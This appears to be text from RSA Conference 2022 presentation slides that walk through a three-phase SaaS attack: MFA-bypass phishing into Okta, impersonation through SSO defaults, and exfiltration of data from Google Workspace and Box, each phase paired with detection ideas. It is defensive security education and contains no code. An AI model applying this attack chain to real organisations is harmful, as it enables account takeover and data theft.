
box

Share customers contracts using a public custom URL

Advanced Phishing: Bypassing MFA









Phase 1 – Initial Foothold - Okta

- Attack -
 - Using advanced phishing, attacker bypasses MFA
 - Attacker impersonates to other users by taking advantage of default SSO settings of Okta.
- Detections to Consider
 - Activity from new Geo Location
 - Suspicious IP activity
 - Direct assignment of Okta application



Phase 2 – Impersonation + Data Exfiltration on Google Workspace

- Attack -
 - Using the Google Workspace admin Jerome has, the attacker exports the users list of the organization
 - Attacker impersonate to desired executive and sharing sensitive data from it's My Drive with external.
- Detections to Consider
 - User list export
 - Direct assignment of Okta application



Phase 3 – Impersonation + Data Exfiltration on Box

- Attack -
 - Attacker finds out the Box super admin mail using Jerome's Box user.
 - Attacker impersonates to Box's super admin user and shares sensitive data using a custom URL.
- Detections to Consider
 - Sharing of Sensitive Content
 - Box File Shared Publicly via Custom URL

Is SaaS safe or Is there pain in these Apps?



RSA® Conference 2022

Pain in the App #2 – Cross-Cloud Hacking: Stealing Salesforce Data via GitHub & Slack



